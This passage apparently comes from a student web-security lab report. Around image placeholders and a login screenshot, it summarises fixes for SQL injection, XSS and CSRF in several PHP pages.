

admin

Password:



••••••

Login

The message we need to post in their corresponding window:







Trying to login with another user to cross check:



## Task 6: Fixing the Discovered Vulnerabilities:

Please refer to the individual files where I coded all the fixes:

▼ Last week				
 comments_fix	11-06-2025 15:21	PHP Source File	4 KB	
 search_fix	11-06-2025 15:07	PHP Source File	1 KB	
 login_fix	11-06-2025 14:52	PHP Source File	2 KB	
 reset_fix	11-06-2025 14:50	PHP Source File	2 KB	

### 1. Login File Fixes:

Used a parameterized SQL query to check both username and password together.

Removed redundant password comparison in PHP.

Prevented SQL injection by binding both :name and :password.

### 2. Comments Page Fixes:

Added server-side validation for comment input to block invalid characters (e.g., <, >).

Escaped comment input using htmlspecialchars() before storing or displaying.

Implemented and validated a CSRF token (token256) for safe form submissions.

Ensured only authenticated users can submit and view comments.

### 3. Search.php Fixes:

Used parameterized SQL queries with bound parameters to prevent SQL injection.

Escaped the q parameter using htmlspecialchars() to prevent reflected XSS.

### 4. Admin Reset File Fixes:

Restricted access to POST requests only.

Verified hardcoded admin credentials using a parameterized SQL query.

Escaped and sanitized user input (u, p) using htmlspecialchars().

Silently logged internal errors without revealing them to the user.